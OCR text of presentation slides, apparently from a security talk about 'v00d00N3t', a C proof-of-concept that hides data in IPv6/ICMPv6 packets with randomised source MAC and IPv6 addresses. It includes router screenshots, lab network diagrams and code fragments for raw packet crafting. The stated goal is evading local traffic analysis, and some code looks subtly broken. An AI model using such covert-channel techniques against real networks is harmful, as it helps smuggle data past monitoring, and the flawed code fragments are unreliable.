
HE HURRICANE ELECTRIC INTERNET SERVICES


Basic Setup - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://192.168.1.1/
Go Links Norton Internet Security
LINKSYS
A Division of Cisco Systems, Inc.
Firmware Version : v4.20.7
Wireless-G Broadband Router WRT54G
Setup
Setup Wireless Security Access Restrictions Applications & Gaming Administration Status
Basic Setup | DDNS | MAC Address Clone | Advanced Routing
Internet Setup
Internet Connection Type
Automatic Configuration - DHCP
Optional Settings (required by some ISPs)
Router Name : WRT54G
Host Name :
Domain Name :
MTU : Auto
Size : 1500
Network Setup
Router IP
Local IP Address : 192 . 168 . 1 . 1
Subnet Mask : 255 . 255 . 255 . 0
Network Address Server Settings (DHCP)
DHCP Server : Enable Disable
Starting IP Address : 192.168.1. 100
Maximum Number of DHCP Users : 50
Client Lease Time : 0 minutes (0 means one day)
Automatic Configuration - DHCP : This setting is most commonly used by Cable operators.
Host Name : Enter the host name provided by your ISP.
Domain Name : Enter the domain name provided by your ISP.
More...
Local IP Address : This is the address of the router.
Subnet Mask : This is the subnet mask of the router.
DHCP Server : Allows the router to manage your IP addresses.
Starting IP Address : The
http://192.168.1.1/Management.asp
Internet


OpenWrt Administrative Console - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://192.168.1.1/cgi-bin/webif.sh
Getting Started
Latest Headlines
CATEGORIES: »Info« Status System Network
OpenWrt Admin Console
Hostname: v00d00N3t
Uptime: 2 days
Load: 0.15, 0.08, 0.08
Version: WHITE RUSSIAN (RC4)
About »Router Info«
Welcome to v00d00N3t
W I R E L E S S F R E E D O M
WHITE RUSSIAN (RC4)
* 2 oz Vodka Mix the Vodka and Kahlua together
* 1 oz Kahlua over ice, then float the cream or
* 1/2oz cream milk on the top.
Current Date/Time Tue Jul 4 00:58:39 PDT 2006
Apply changes «
Clear changes «
Review changes «
Done



SOHO IPv6 Network
RADV: 2001:618:400:5696::/64
Linux FC4: 2001:618:400:56d6:204:5aff:fe52:3198
Linksys WRT54G v4: 2001:618:400::4795:f32b/128
Dynamically Assigned IPv4 Address
OpenWRT RC4
BTExact Technologies
United Kingdom (UK)
IPv4: 213.121.24.85
IPv6 Traffic
IPv4 Internet
6 Bone
IPv6 Traffic
Linksys WRT54G v1: 2001:470:1f00:ffff::12e7/128
Dynamically Assigned IPv4 Address
OpenWRT RC4
Hurricane Electric
California, US
IPv4: 64.71.128.82
SOHO IPv6 Network
RADV: 2001:470:1f00:2519::/64
Linux FC4: 2001:470:1f00:2519:240:45ff:fe18:9aa3
IPv4 Traffic
IPv6 Traffic
6 over 4 Tunnel


Toronto
Salt Lake City
Kansas City
San Francisco
Los Angeles
LA HABANA
MEXICO CIUDAD DE
SANTA FE DE BOGOTA
LIMA
Salvador
Sao Paulo
PARIS
BERLIN
MADRID
ROMA
Casablanca
Alexandria
KINSHASA


IPv6: The Next Generation Internet! - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.ipv6.org/
Go
Latest Release Notes
Fedora Project
Fedora Weekly News
Community Support
Fedora Core 5
Red Hat Magazine
IPv6
Welcome to the IPv6 Information Page!
You are using IPv6 from 2001:618:400:3b3b:20c:29ff:fe55:62ca
Done

Test Networks

- ‘Slick’ IPv6 Network
  - Linux Router
    - Fedora Core 4
    - Zebra w/BGPv6
    - Router Advertisements (/etc/radv.conf)
  - Linux Clients
    - Fedora Core 4
- Windows Router
  - Server 2003 Enterprise
  - RIPv6
  - Router Advertisements
    - netsh interface ipv6 > set interface *


Steve Urrea
Rob Murphy
Team 6
EGP -> BGP6
IGP -> RIPv6
AS 64601
VLANS
AS 64601 2001:6343:400::/48
D
E
A
B
FE 0/0
fff3::2/64
FE 1/0
fff4::1/64
Eth 0/0
fff5::1/64
Eth 1/0
fff5::2/64
FE 1/0
fff4::2/64
FE 0/0
fff3::1/64
Eth 1/0
fff1::1/64
Eth 1/2
fff6::1/64
Eth 1/2
ffe1::1/64
v6VlanRouter
Eth 1/2
fff6::2/64
LAN
ffe1::/64 eui-64
LAN2
ffe2::/64 eui-64
Eth 1
fff1::/64 eui-64
Eth 0
fee1::/64 eui-64
FE 1/0
CS VLAN
fff9::1/64
FE 0/1
ITM: fff7::1/64 ISL2
IW: fff8::1/64 ISL3
MS 2K3 Router
Linux Router
Linux Client
CS VLAN eui-64
Linux Client
ffe2::/64 eui-64
MS 2K3 Server
ffe2::/64 eui-64
MS XP Client
eui-64
Linux Server
eui-64
MS XP Client
IW VLAN fff7::/64 eui-64 or
ITM VLAN fff8::/64 eui-64
AS 64602 2002:7284:6969::/48
AS 64600 2003:2180:394::/48

Test Networks

- Cisco Routers
  - 2650 (3)
    - C2600-js-mz.122_8_T5.STB.5
  - 2621XM/2610
    - C2600-ik9o3s3-mz.123-15b.bin
- IRP → RIPv6
- ERP → BGPv6

v00d00N3t Development

- **It's a PoC**
- **Written in C**
- **Creates the entire packet starting with Ethernet Layer**
- **Designed to subvert casual local traffic analysis**
- **Manipulate the IPv6 and ICMPv6 layers**
- **Does not cater to IPv4 AND IPv6**

v00d00N3t Development

- Uses standard C libraries not USAGI
- Development system was updated weekly (kernel included)
- Test systems were updated periodically
- Test runs on FC4 and FC5

The Socket

```
void sock_init()
{
   sock = socket(PF_PACKET,
   SOCK_RAW, htons(ETH_P_ALL));
}
```

Random MAC Address

```
void rnd_MAC()
{
   read(dev_urandom, rand_mac, 6);
   rand_mac[0] = 0;
   snprintf(secondhalf, 64,
   “2%2.2x:%2.2xff:fe%2.2x:%2.2x%2.2x”,
   rand_mac[1], rand_mac[2],
   rand_mac[3], rand_mac[4],
   rand_mac[5]);
}
```

Random IPv6 Address

```
void rnd_IPv6()
{
    char full[INET6_ADDRSTRLEN];
    char half[INET6_ADDRSTRLEN];
    char Ohalf[INET6_ADDRSTRLEN];
    inet_pton(AF_INET6, myaddress, full, sizeof(full));
    memcpy(half, full, 8);
    memset(half + 8, 0, sizeof(half));
    inet_ntop(AF_INET6, half, Ohalf, sizeof(Ohalf));
    int x = strlen(Ohalf);
    memcpy(Ohalf + (x - 1), secondhalf, sizeof(half));
    inet_pton(AF_INET6, Ohalf, full, sizeof(full));
    inet_ntop(AF_INET6, full, my_rnd_ip_addr,
    sizeof(my_rnd_ip_addr));
}
```

Start Building

```
memset (packet, 0, 4096);
eth = (struct ether_header*) packet;
ip6 = (struct ip6_hdr*)(eth + 1);
icmp6 = (struct icmp6_hdr*)(ip6 + 1);
memcpy(eth->ether_dhost, gate_mac, ETH_ALEN);
memcpy(eth->ether_shost, rand_mac, ETH_ALEN);
eth->ether_type = htons(ETHERTYPE_IPV6);
inet_pton(AF_INET6, my_rnd_ip_addr,
    IPv6SRCADDR, sizeof(IPv6SRCADDR));
memcpy(&ip6->ip6_src, IPv6SRCADDR,
    sizeof(IPv6SRCADDR));
```

Send

```
int send_packet(int sizer)
{
    close(sock);
    sock_init();
        if (sendto(sock, packet, sizeof(struct ether_header) +
    sizeof(struct ip6_hdr) + sizeof(struct icmp6_hdr) + sizer, 0,
    (struct sockaddr *)&sa, sizeof(sa)) < 0)
    {
        perror("There was a problem sending your packet");
        exit(-1);
    }
    sizer = 0;
}
```

v00d00N3t Capabilities

- **Flags, Flags, and more Flags…**
  - **d → Destination IPv6 address**
  - **r → Receive mode**
  - **k → Keyboard entry mode**
  - **f → Send a file**
  - **i → Interface identification**
  - **g → Gateway MAC address**
  - **b → Throttle by bytes (per packet)**
  - **t → Throttle by time (1 second intervals)**
  - **x → 4 digit PIN for send and receive**
  - **h → Help menu**

v00d00N3t Capabilities


- Send data (keyboard or text file)
- Obscure data (ROT-13)
- Random source MAC and IPv6 address
- Determine gateway MAC address
- Throttle by bytes and/or time
- Receive data

